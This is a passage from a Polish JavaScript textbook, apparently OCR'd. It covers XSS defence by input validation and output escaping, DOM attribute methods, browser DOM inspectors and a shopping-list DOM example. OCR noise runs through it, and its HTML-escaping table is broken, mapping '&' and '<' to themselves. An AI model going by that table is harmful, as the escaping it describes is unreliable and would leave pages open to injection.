Każdy kod HTML z niezaufanego źródła otwiera możliwość przeprowadzenia ataku typu XSS. Jednak zagrożenie jest związane tylko z niektórymi znakami.

OCHRONA PRZED ATAKAMI TYPU XSS

WERYFIKACJA DANYCH WEJŚCIOWYCH DOSTARCZANYCH SERWEROWI

1. Odwiedzającym witrynę pozwalaj na używanie tylko tych znaków, które są potrzebne w celu dostarczenia informacji. Nazywa się to **weryfikacją**. Nie pozwalaj niezaufanym użytkownikom na przekazywanie znaczników HTML lub kodu JavaScript.

2. W serwerze dwukrotnie sprawdzaj dane pochodzące od użytkownika, zanim je wyświetlisz lub wstawisz do bazy danych. To jest bardzo ważne, ponieważ wyłączając obsługę JavaScript, użytkownicy mogą pominąć przeprowadzenie weryfikacji w przeglądarce internetowej.

3. Baza danych może bezpiecznie zawierać kod znaczników i skrypty pochodzące z zaufanych źródeł (na przykład używany przez Ciebie system CMS). Wynika to z faktu, że baza danych jedynie przechowuje kod, lecz nie próbuje go przetwarzać.

Żądania stron z serwera WWW i dane przekazywane do tego serwera

Pobranie informacji z przeglądarki i przekazanie ich do bazy danych

Przechowywanie informacji utworzonych przez administratorów i użytkowników witryny

PRZEGLĄDARKA

SERWER WWW

BAZA DANYCH

Przetwarzanie plików HTML, CSS i JavaScript pochodzących z serwera WWW

Wygenerowanie stron na podstawie danych pochodzących z bazy danych oraz wstawienie ich w szablonach

Zwrot zawartości wymaganej do utworzenia stron internetowych

ZNEUTRALIZOWANIE DANYCH POCHODZĄCYCH Z SERWERA I BAZY DANYCH

6. Kiedy dane opuszczą bazę danych, wszystkie potencjalnie niebezpieczne znaki powinny być zneutralizowane (patrz podrozdział „XSS — zneutralizowanie i kontrola znaczników").

5. Upewnij się, że zawartość wygenerowana przez użytkowników jest wstawiana jedynie w określonych częściach plików szablonów (patrz podrozdział „XSS — weryfikacja i szablony").

4. Nie twórz fragmentów modelu DOM zawierających kod HTML pochodzący z niezaufanych źródeł. Taka zawartość powinna być dodawana jedynie w postaci tekstu oraz po jej wcześniejszym zneutralizowaniu.

Właściwości `innerHTML` możesz więc używać do bezpiecznego dodawania kodu znaczników na stronie, jeżeli samodzielnie utworzyłeś ten kod. W przypadku jakiejkolwiek zawartości pochodzącej z niezaufanych źródeł powinna być ona zneutralizowana i dodana jedynie w postaci tekstu (nie kodu znaczników) za pomocą właściwości takich jak `textContent`.

XSS — WERYFIKACJA I SZABLONY

Upewnij się, że użytkownicy mogą wprowadzać jedynie znaki niezbędne do przekazania informacji. Ponadto ogranicz miejsca na stronie, w których będzie wyświetlana dostarczana przez nich zawartość.

FILTRUJ I WERYFIKUJ DANE WEJŚCIOWE

Podstawowym środkiem ochrony jest uniemożliwienie użytkownikom wprowadzania w polach formularzy sieciowych tych znaków, które nie są **niezbędne** do przekazania danego rodzaju informacji.

Na przykład nazwa użytkownika i adres e-mail nie zawierają nawiasów ostrych, ampersandów i nawiasów zwykłych. Można więc przeprowadzić weryfikację danych mającą na celu uniemożliwienie użycia wymienionych znaków.

Tę operację można przeprowadzić w przeglądarce internetowej, ale trzeba zrobić to także w serwerze (ponieważ użytkownik mógł wyłączyć obsługę JavaScript w przeglądarce). Więcej informacji na temat weryfikacji danych znajdziesz w rozdziale 13.

OGRANICZ MIEJSCA, W KTÓRYCH JEST UMIESZCZANA ZAWARTOŚĆ POCHODZĄCA OD UŻYTKOWNIKÓW

Intruz nie użyje *po prostu* znaczników `<script>` w celu próby przeprowadzenia ataku typu XSS. Jak się dowiedziałeś w podrozdziale „Ataki typu XSS", kod o złośliwym działaniu może znajdować się w atrybucie procedury obsługi, a więc poza znacznikami `<script>`. Atak typu XSS można zainicjować za pomocą złośliwego kodu w stylach CSS lub adresach URL.

Przeglądarki internetowe przetwarzają kod HTML, CSS i JavaScript w różny sposób (lub w różnych kontekstach wykonywania). Ponadto w poszczególnych językach programowania inne znaki mogą powodować problemy. Dlatego też zawartość pochodząca z niezaufanych źródeł powinna być dodawana jedynie w postaci tekstu (a nie kodu znaczników) i umieszczana tylko w elementach widocznego obszaru (tzw. *viewportu*, czyli obszaru okna przeglądarki, w którym wyświetla się strona internetowa).

Być może dostrzegłeś, że sekcje komentarzy w witrynach internetowych rzadko pozwalają na dodawanie dużej ilości kodu znaczników (czasami to jedynie bardzo ograniczony zbiór HTML). Ma to na celu uniemożliwienie wstawiania w znacznikach `<script>` kodu o złośliwym działaniu lub innych znaków z atrybutami procedur obsługi.

Nawet edytory HTML używane w wielu systemach CMS ograniczają możliwy do użycia w nich kod oraz automatycznie próbują modyfikować wszelki kod znaczników, który wygląda podejrzanie.

Zawartości dostarczonej przez użytkowników nigdy nie umieszczaj w wymienionych poniżej miejscach bez dokładnego jej sprawdzenia i gdy nie masz wystarczającej wiedzy o potencjalnych niebezpieczeństwach z tym związanych (ich omówienie wykracza poza zakres tematyczny książki):

Znaczniki `<script>`: =`<script>nie tutaj</script>`=
Komentarze HTML: =`<!-- nie tutaj -->`=
Nazwy znaczników: =`<nieTutaj href="/test" />`=
Atrybuty: =`<div nieTutaj="aniNieTutaj" />`=
Wartości CSS: =`{color: nie tutaj}`

XSS — ZNEUTRALIZOWANIE I KONTROLA ZNACZNIKÓW

Każda zawartość wygenerowana przez użytkowników i zawierająca znaki = stosowane w kodzie powinna być zneutralizowana po stronie serwera. Trzeba zachować kontrolę nad wszystkimi znacznikami dodawanymi na stronie.

ZNEUTRALIZOWANIE ZAWARTOŚCI DOSTARCZONEJ PRZEZ UŻYTKOWNIKA

Wszystkie dane pochodzące z niezaufanych źródeł powinny być zneutralizowane po stronie serwera, a dopiero później umieszczane na stronie. Większość języków stosowanych w programowaniu po = stronie serwera zawiera funkcje pomocnicze, które = pozbywają się kodu o złośliwym działaniu.

HTML

Neutralizuj wymienione poniżej znaki — powinny być wyświetlane jako znaki, a nie przetwarzane jako kod:=

&	`&`	'	`&#x27; (nie &apos;)`
<	`<`	"	`&quot;`
>	`>`	/	`&#x2F;`
`	```		

JAVASCRIPT

W skryptach JavaScript **nigdy** nie umieszczaj danych pochodzących z niezaufanych źródeł. = To oznacza zneutralizowanie wszystkich znaków = ASCII o kodach, których wartość jest mniejsza = niż 256 i niebędących znakami alfanumerycznymi = (ponieważ mogą być niebezpieczne).

ADRESY URL

Jeżeli masz łącza zawierające dane wejściowe pochodzące od użytkownika (na przykład = łącza do profili użytkowników lub zapytania = wyszukiwania), to używaj metody JavaScript = `encodeURIComponent()` w celu zneeutralizowania = tych danych wejściowych. Wymieniona metoda = neutralizuje poniższe znaki:=

`, / ? : @ & = + $ #`

DODANIE ZAWARTOŚCI POCHODZĄCEJ OD UŻYTKOWNIKA

Kiedy na stronie HTML umieszczasz zawartość pochodzącą z niezaufanego źródła, powinna być = zneutralizowana przez serwer i dodatkowo dodana = w postaci zwykłego tekstu. Zarówno JavaScript, = jak i jQuery oferują przydatne narzędzia.

JAVASCRIPT

UŻYJ właściwości `textContent` lub `innerText` — patrz podrozdział „Uzyskanie dostępu do = tekstu i jego uaktualnienie za pomocą właściwości = textContent (i innerText)”.=
NIE UŻYWAJ właściwości `innerHTML` — patrz = podrozdział „Uzyskanie dostępu do (i uaktualnienie) tekstu oraz kodu znaczników za pomocą = właściwości innerHTML”.

JQUERY

UŻYJ metody `text()` — patrz rozdział 7., podrozdział „Uaktualnianie elementów”.=
NIE UŻYWAJ metody `html()` — patrz rozdział 7., = podrozdział „Uaktualnianie elementów”.

Wprawdzie w celu dodania zawartości HTML = w modelu DOM można użyć właściwości = `innerHTML` i metody jQuery `html()`, ale należy się = upewnić o:

- posiadaniu kontroli nad **wszystkimi** generowanymi znacznikami (zawartość pochodząca od użytkownika nie może zawierać kodu = znaczników);
- zneutralizowaniu zawartości pochodzącej od = użytkownika i dodaniu jej w postaci zwykłego tekstu za pomocą przedstawionych wcześniej = technik, a nie jako zawartości HTML.

WĘZŁY ATRYBUTÓW

Po utworzeniu węzła elementu można wykorzystać w nim inne właściwości i metody, aby uzyskać dostęp do właściwości węzła i modyfikować je.

Aby uzyskać dostęp do właściwości i mieć możliwość ich modyfikowania, trzeba wykonać dwie czynności.

Pierwsza to wybór węzła elementu zawierającego atrybut i umieszczenie po nim kropki.

Druga to użycie jednej z wymienionych poniżej metod lub właściwości, aby można było pracować z atrybutami elementu.

Wyszukanie węzła elementu (działa z każdą techniką omówioną w rozdziale)

Pobranie wartości atrybutu wskazanego jako parametr metody

ZAPYTANIE MODELU DOM

METODA

```
document.getElementById('one').getAttribute('class');
```

OPERATOR ELEMENTU SKŁADOWEGO

Wskazuje, że kolejne metody będą używane w węźle podanym po lewej stronie

METODA	OPIS
`getAttribute()`	Pobiera wartość atrybutu.
`hasAttribute()`	Sprawdza, czy węzeł elementu ma wskazany atrybut.
`setAttribute()`	Ustawia wartość atrybutu.
`removeAttribute()`	Usuwa atrybut z węzła elementu.

WŁAŚCIWOŚĆ	OPIS
`className`	Pobiera lub ustawia wartość atrybutu `class`.
`id`	Pobiera lub ustawia wartość atrybutu `id`.

Wiesz już, że model DOM traktuje każdy element HTML jako oddzielny obiekt w drzewie modelu DOM. Właściwości obiektu odpowiadają atrybutom, które dany typ elementu potrafi obsługiwać. Po lewej stronie możesz zobaczyć właściwości `className` i `id`. (Inne właściwości to `accessKey`, `checked`, `href`, `lang` i `title`).

SPRAWDZENIE, CZY ATRYBUT ISTNIEJE, I POBRANIE JEGO WARTOŚCI

Zanim przystąpisz do pracy z atrybutem, dobrą praktyką jest sprawdzenie, czy on istnieje. Jeśli nie istnieje, można zaoszczędzić zasoby.

Metoda `hasAttribute()` w dowolnym węźle elementu pozwala na sprawdzenie, czy wskazany atrybut istnieje. Nazwa atrybutu jest podawana w nawiasie jako parametr metody.

Użycie wywołania metody `hasAttribute()` w poleceniu `if` oznacza, że kod w nawiasie klamrowym zostanie wykonany tylko wtedy, gdy wskazany atrybut istnieje w danym elemencie.

JAVASCRIPT c05/js/get-attribute.js

```
var firstItem = document.getElementById('one');  // Pobranie pierwszego elementu listy.

if (firstItem.hasAttribute('class')) {           // Jeżeli ma atrybut class.=
    var attr = firstItem.getAttribute('class');  // Pobranie atrybutu.

    // Umieszczenie wartości atrybutu za listą.=
    var el = document.getElementById('scriptResults');=
    el.innerHTML = '<p>Pierwszy element listy ma klasę o nazwie: ' + attr + '</p>';=
}
```

WYNIK

W omawianym przykładzie zapytanie DOM w postaci wywołania `getElementById()` zwraca element, którego wartością atrybutu `id` jest `one`.

Metoda `hasAttribute()` jest używana do sprawdzenia, czy ten element ma atrybut o nazwie `class`. Wartością zwrotną metody jest wartość boolowska używana następnie w poleceniu `if`. Kod w nawiasie klamrowym będzie wykonany tylko wtedy, gdy atrybut `class` istnieje.

Metoda `getAttribute()` zwraca wartość atrybutu `class`, która następnie zostaje wyświetlona na stronie.

Obsługa w przeglądarkach — obie wymienione metody są dobrze obsługiwane we wszystkich najważniejszych przeglądarkach.

UTWORZENIE ATRYBUTU I ZMIANA JEGO WARTOŚCI

Właściwość `className` pozwala na zmianę wartości atrybutu `class`. Jeżeli atrybut nie istnieje, to zostanie utworzony i otrzyma wskazaną wartość.

Właściwość ta była w rozdziale używana do uaktualniania stanu elementów listy. Poniżej możesz zobaczyć inny sposób wykonania tego zadania.

Metoda `setAttribute()` pozwala na uaktualnienie wartości *dowolnego* atrybutu. Pobiera dwa parametry: nazwę atrybutu oraz wartość dla tego atrybutu.

c05/js/set-attribute.js

JAVASCRIPT

```
var firstItem = document.getElementById('one');  // Pobranie pierwszego elementu.
firstItem.className = 'complete';                // Zmiana jego atrybutu class.

var fourthItem = document.getElementsByTagName('li').item(3); =
// Pobranie czwartego elementu.
fourthItem.setAttribute('class', 'cool');        // Dodanie do niego atrybutu.
```

Kiedy właściwość istnieje (na przykład `className` lub `id`), to za lepsze rozwiązanie uznaje się uaktualnienie właściwości zamiast użycia metody. (W tle metoda i tak spowoduje ustawienie właściwości).

Kiedy uaktualniasz wartość atrybutu (zwłaszcza `class`), może to spowodować wykonanie nowej reguły CSS, a tym samym zmienić wygląd elementów wyświetlanych na stronie.

WYNIK

Uwaga: Przedstawiona tutaj technika powoduje nadpisanie całej wartości atrybutu `class`. Nie spowoduje dodania nowej wartości do istniejącej wartości atrybutu `class`.

Jeżeli nową wartość chcesz dodać do istniejącej wartości atrybutu `class`, to najpierw trzeba odczytać jego zawartość, a następnie dodać nowy tekst do istniejącej wartości atrybutu (lub użyć metody jQuery o nazwie `addClass()`, jak przedstawiono w rozdziale 7., w podrozdziale „Pobieranie i ustawianie wartości atrybutu”).

USUNIĘCIE ATRYBUTU

Aby usunąć atrybut z elementu, należy w pierwszej kolejności wybrać element, a następnie wywołać metodę `removeAttribute()`. Ma ona tylko jeden parametr, którym jest nazwa atrybutu przeznaczonego do usunięcia.


Próba usunięcia nieistniejącego atrybutu nie spowoduje błędu. Jednak dobrą praktyką jest, aby przed próbą usunięcia atrybutu sprawdzić, czy on w ogóle istnieje.

W poniższym przykładzie metoda `getElementById()` jest używana do pobrania pierwszego elementu z listy, który ma atrybut `id` o wartości one.

JAVASCRIPT c05/js/remove-attribute.js

```
var firstItem = document.getElementById('one');  // Pobranie pierwszego elementu.
if (firstItem.hasAttribute('class')) {           // Jeżeli ma atrybut class.=
    firstItem.removeAttribute('class');          // Usunięcie jego atrybutu class.=
}
```

WYNIK




Skrypt sprawdza, czy wskazany element ma atrybut `class`. Jeśli tak, atrybut zostaje usunięty.

ANALIZA MODELU DOM W PRZEGLĄDARCE CHROME

Nowoczesne przeglądarki internetowe są dostarczane wraz z narzędziami = pomagającymi w analizie stron, a także w zrozumieniu struktury drzewa = modelu DOM.

Na rysunku po prawej stronie = pokazano element `<li>` pod-świetlony w panelu *Properties* **(1)**, wskazującym, że jest to:

- element `<li>` wraz z atrybu-tem `id` o wartości `one` oraz = atrybutem `class` o wartości = `hot`;
- element `HTMLLIElement`;
- `HTMLElement`;
- element;
- węzeł;
- obiekt.



Obok każdej z wymienionych = nazw obiektów znajduje się = strzałka, której kliknięcie = spowoduje rozwinięcie wskaza-nej sekcji. W ten sposób można = poznać właściwości dostępne = dla danego rodzaju węzła.

Węzły zostały rozdzielone, = ponieważ pewne właściwości = są charakterystyczne dla = elementów listy, inne dla = węzłów elementu, inne dla = wszystkich węzłów, kolejne = dla wszystkich obiektów. = Poszczególne właściwości są = wyświetlane w odpowiednich = typach węzłów. Przypominają = one, do których właściwości = można uzyskać dostęp za = pomocą węzła modelu DOM dla = danego elementu.

Aby wyświetlić narzędzia = programistyczne w przeglądarce = Chrome w systemie Mac, kliknij = menu *Widok*, a następnie = wybierz *Programista/Narzędzia = dla programistów*. W systemie = Windows przejdź do menu *Na-rzędzia* (lub *Więcej narzędzi*), = a następnie wybierz *Narzędzia = dla programistów*.

Prawym przyciskiem myszy = kliknij dowolny element = i wybierz opcję *Zbadaj element*.


Z menu w oknie narzędzia = wybierz kartę *Elements*. Kod źródłowy strony zostanie = wyświetlony po lewej stronie, = natomiast opcje po prawej.

Jeżeli element zawiera element = potomny, to obok niego pojawia = się strzałka, której kliknięcie = rozwija element i pokazuje jego = zawartość.

Panel *Properties* (wyświetlany = po prawej) podaje typ obiektu = zaznaczonego elementu. = (W pewnych wersjach prze-glądarki Chrome ten panel jest = wyświetlany w postaci karty). = Kiedy zaznaczysz inny element = w oknie głównym po lewej = stronie, wartości w panelu = *Properties* po prawej będą = dotyczyły wybranego elementu.

ANALIZA MODELU DOM W PRZEGLĄDARCE INTERNETOWEJ FIREFOX

Przeglądarka Firefox ma podobne wbudowane narzędzia. Można również = pobrać narzędzie DOM Inspector, które wyświetla węzły tekstowe.




Jeżeli w ulubionej wyszukiwarce = internetowej podasz wyrażenie = *DOM Inspector*, to znajdziesz = pokazane po lewej stronie = narzędzie zaprojektowane dla = przeglądarki Firefox. Na ekranie = można zobaczyć widok drzewa = podobny do pokazanego wcześniej w przeglądarce Chrome. = Jednak tutaj zawarte są również = węzły znaków odstępu (wyświetlane jako `#text`). Wartości = węzłów są podawane w panelu = po prawej stronie okna. Węzły = znaków odstępu nie mają = wartości w tym panelu.

Inne rozszerzenie dla przeglądarki Firefox warte wypróbowania to Firebug.

Firefox oferuje także widok 3D modelu = DOM. Wokół każdego elementu wyświetlane jest pudełko, można zmienić kąt, pod = którym są wyświetlane poszczególne elementy. Im bardziej dany element wystaje, = tym więcej ma elementów potomnych.

W ten sposób możesz (szybko) uzyskać interesujący podgląd poziomu skomplikowania kodu znaczników na stronie i poznać = głębokość zagnieżdżenia elementów.


LISTKING
ARTYKUŁY SPOŻYWCZE
kapusta
świeże figi
orzeszki piniowe
miód
ocet balsamiczny
cream

PRZYKŁAD
OBIEKTOWY MODEL DOKUMENTU

W tym przykładzie zostaną wykorzystane wybrane techniki omówione w rozdziale i przeznaczone do uaktualnienia zawartości listy. Przykład składa się z trzech części.

1. DODANIE NOWEGO ELEMENTU NA POCZĄTKU I KOŃCU LISTY

Dodanie elementu na *początku* listy wymaga użycia innej metody niż w przypadku dodawania elementu na *końcu* listy.

2. USTAWIENIE ATRYBUTU CLASS DLA WSZYSTKICH ELEMENTÓW

To zadanie wymaga użycia pętli w celu iteracji przez wszystkie elementy `<li>` i przypisania wartości `cool` atrybutowi `class` elementu.

3. DODANIE DO NAGŁÓWKA LICZBY ELEMENTÓW ZNAJDUJĄCYCH SIĘ NA LIŚCIE

To zadanie oznacza konieczność wykonania czterech kroków:

1. odczyt zawartości nagłówka;
2. ustalenie liczby elementów `<li>` na stronie;
3. dodanie liczby elementów do nagłówka;
4. uaktualnienie nagłówka nową zawartością.

PRZYKŁAD
OBIEKTOWY MODEL DOKUMENTU

c05/js/set-attribute.js JAVASCRIPT

```
// Dodanie elementów na początku i końcu listy.
var list = document.getElementsByTagName('ul')[0];  // Pobranie elementu <ul>.

// Dodanie nowego elementu na końcu listy.
var newItemLast = document.createElement('li');     // Utworzenie elementu.
var newTextLast = document.createTextNode('krem');  // Utworzenie węzła tekstowego.=
newItemLast.appendChild(newTextLast);               // Dodanie węzła tekstowego
                                                    // do elementu.
list.appendChild(newItemLast);                      // Umieszczenie elementu
                                                    // na końcu listy.

// Dodanie nowego elementu na początku listy.
var newItemFirst = document.createElement('li');    // Utworzenie elementu.
var newTextFirst = document.createTextNode('kapusta'); =
// Utworzenie węzła tekstowego.=
newItemFirst.appendChild(newTextFirst);              =
// Dodanie węzła tekstowego do elementu.=
list.insertBefore(newItemFirst, list.firstChild);   =
// Umieszczenie elementu na początku listy.
```

W tej części przykładu dodajemy dwa elementy = listy do elementu <ul> — po jednym na początku = i końcu. Użyta technika to operacje na modelu = DOM. Poniżej wymieniono cztery kroki prowadzące do utworzenia nowego węzła elementu i jego = umieszczenia w drzewie modelu DOM.

1. Utworzenie węzła elementu.
2. Utworzenie węzła tekstowego.
3. Dodanie węzła tekstowego do węzła elementu.
4. Umieszczenie elementu w drzewie modelu = DOM.

Wykonanie czwartego kroku wymaga najpierw = podania elementu *nadrzędnego*, który będzie = zawierał nowy element. W obu przypadkach to = jest <ul>. Węzeł dla tego elementu jest przechowywany w zmiennej o nazwie `list`, ponieważ = będzie wykorzystany kilkakrotnie.

Metoda `appendChild()` powoduje dodanie = nowego węzła jako elementu potomnego dla wskazanego elementu. Ma tylko jeden parametr = — tj. nową zawartość umieszczaną w drzewie = modelu DOM. Jeżeli element nadrzędny ma już = elementy potomne, to nowy będzie dodany po = ostatnim istniejącym elemencie potomnym (a tym = samym stanie się ostatnim elementem potomnym = danego elementu nadrzędnego).

`nadrzędny``.appendChild(`*`nowyElement`*`);`

(Powyższą metodę spotkałeś już wiele razy, = podczas dodawania zarówno nowych elementów = w drzewie, jak i węzłów tekstowych do węzłów = elementów).

Aby umieścić element na *początku* listy, używamy = metody `insertBefore()`. Wymaga ona podania = dodatkowych informacji — elementu, przed = którym ma zostać wstawiona nowa zawartość = (element docelowy).

`nadrzędny``.insertBefore(`*`nowyElement`*`, =`
`elementDocelowy``);`

PRZYKŁAD
OBIEKTOWY MODEL DOKUMENTU

JAVASCRIPT c05/js/example.js

```
var listItems = document.querySelectorAll('li');       // Wszystkie elementy <li>.

// Dodanie klasy cool do wszystkich elementów listy.
var i;                                                 // Zmienna licznika.
for (i = 0; i < listItems.length; i++) {               // Iteracja przez elementy.
 listItems[i].className = 'cool';                      // Zmiana klasy na cool.
}

// Dodanie do nagłówka liczby elementów znajdujących się na liście.
var heading = document.querySelector('h2');            // Element <h2>.
var headingText = heading.firstChild.nodeValue;        // Tekst elementu <h2>.=
var totalItems = listItems.length;                     // Liczba elementów <li>.
var newHeading =  headingText + '<span>' + totalItems + '</span>'; // Zawartość.=
heading.innerHTML = newHeading;                        // Uaktualnienie elementu <h2>.
```

Kolejnym krokiem w przykładzie jest przeprowadzenie iteracji przez wszystkie elementy listy = i przypisanie wartości `cool` ich atrybutom `class`.

Odbywa się to przez pobranie wszystkich = elementów listy i umieszczenie ich w zmiennej = o nazwie `listItems`. Do przeprowadzenia iteracji = przez wszystkie elementy po kolei została użyta = pętla `for`. Liczba iteracji pętli jest określana na = podstawie wartości właściwości `length`.

Wreszcie kod uaktualnia nagłówek, aby zawierał = informacje o liczbie elementów znajdujących się = na liście. Uaktualnienie następuje za pośrednictwem właściwości `innerHTML`, a nie użytych we = wcześniejszej części skryptu technik operacji na = modelu DOM.

W ten sposób pokazano, jak można dodawać = zawartość do już istniejącego elementu przez najpierw odczyt jego bieżącej wartości, a następnie = dodanie nowej. Podobną technikę można zastosować, jeśli zachodzi potrzeba dodania wartości do = atrybutu bez nadpisywania już istniejącej.

Aby umieścić w nagłówku liczbę elementów znajdujących się na liście, konieczne jest dostarczenie = jeszcze dwóch informacji.

1. **Początkowa zawartość nagłówka** — pozwoli = na dodanie do niego liczby elementów znajdujących się na liście. Zawartość początkową = pobieramy z wykorzystaniem właściwości = `nodeValue`, choć równie dobrze można użyć = właściwości `innerHTML` lub `textContent`.
2. **Liczba elementów znajdujących się na liście**. Tę liczbę można ustalić na podstawie wartości = właściwości `length` zmiennej `listItems`.

